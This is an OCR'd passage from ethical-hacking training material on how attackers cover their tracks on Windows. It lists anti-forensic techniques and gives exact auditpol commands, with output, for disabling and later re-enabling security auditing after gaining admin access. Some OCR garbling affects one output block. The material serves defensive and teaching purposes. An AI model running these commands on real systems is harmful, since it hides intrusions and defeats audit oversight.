
- **SECEVENT.EVT** (security): failed logins, accessing files without privileges
- **SYSEVENT.EVT** (system): driver failure, things not operating correctly
- **APPEVENT.EVT** (applications)

Techniques Used for Covering Tracks

The main activities that an attacker performs toward removing his/her traces on a computer are as follows:

- **Disabling Auditing**: An attacker disables auditing features of the target system.
- **Clearing Logs**: An attacker clears/deletes the system log entries corresponding to his/her activities.
- **Manipulating Logs**: An attacker manipulates logs in such a way that he/she will not be caught in legal action.
- **Covering Tracks on the Network**: An attacker uses techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: An attacker uses NTFS streams to hide and cover malicious files in the target system.
- **Deleting Files**: An attacker uses a command-line tool such as Cipher.exe to delete the data and prevent recovery of that data in future.
- **Disabling Windows Functionality**: An attacker disables Windows functionality such as last access timestamp, hibernation, virtual memory, system restore points, etc. to cover tracks.
- **Hiding Artifacts:** Attackers hide their malicious artifacts within the OS artifacts to evade detection.

Thus, the complete job of an attacker involves not only compromising the system successfully, but also disabling logging, clearing log files, eliminating evidence, planting additional tools, and covering his/her tracks.



Disabling Auditing: Auditpol

- Intruders **disable auditing** immediately after gaining administrator privileges

```
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:disable
 /failure:disable
The command was successfully executed.

C:\Windows\system32>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   No Auditing
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
        System Events                     No Auditing
        Logon
       os Service Ticket Operations       No Auditing
        Account Logon Events              No Auditing
       os Authentication Service          No Auditing
       tial Validation                    No Auditing

       ws\system32>
```

```
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:enable
/failure:enable
The command was successfully executed.

C:\Windows\system32>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   Success and Failure
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     Success and Failure
Account Logon
  Kerberos Service Ticket Operations      Success and Failure
  Other Account Logon Events              Success and Failure
  Kerberos Authentication Service         Success and Failure
  Credential Validation                   Success and Failure

C:\Windows\system32>_
```

https://docs.microsoft.com

- Toward the end of their stay, the intruders simply turn on auditing again using **auditpol.exe**

Disabling Auditing: Auditpol

Source: *https://docs.microsoft.com*

One of the first steps for an attacker who has command-line capability is to determine the auditing status of the target system, locate sensitive files (such as password files), and implant automatic information-gathering tools (such as a keystroke logger or network sniffer).

Windows records certain events to the event log (or associated syslog). The log can be set to send alerts (email, SMS, etc.) to the system administrator. Therefore, the attacker will want to know the auditing status of the system he/she is trying to compromise before proceeding with his/her plans.

Auditpol.exe is the command-line utility tool to change audit security settings at the category and sub-category levels. Attackers can use AuditPol to enable or disable security auditing on local or remote systems, and to adjust the audit criteria for different categories of security events.

The moment intruders gain administrative privileges; they disable auditing with the help of auditpol.exe. Once they complete their mission, they again turn on auditing using the same tool.

After gaining access and establishing shell access with the target system, attackers use the following commands to enable/disable system auditing logs:

Enabling system auditing:

```
C:\>auditpol /set /category:”system”,”account logon” /success:enable
/failure:enable
```

Disabling system auditing:


```
C:\>auditpol /set /category:”system”,”account logon” /success:disable
/failure:disable
```

This will make changes in the various logs that might register the attacker’s actions. He/she can choose to hide the registry keys changed later on.

Attackers can use AuditPol to view defined auditing settings on the target computer, running the following command at the command prompt:

```
auditpol /get /category:*
```

Screenshots of the output by Auditpol are as follows:

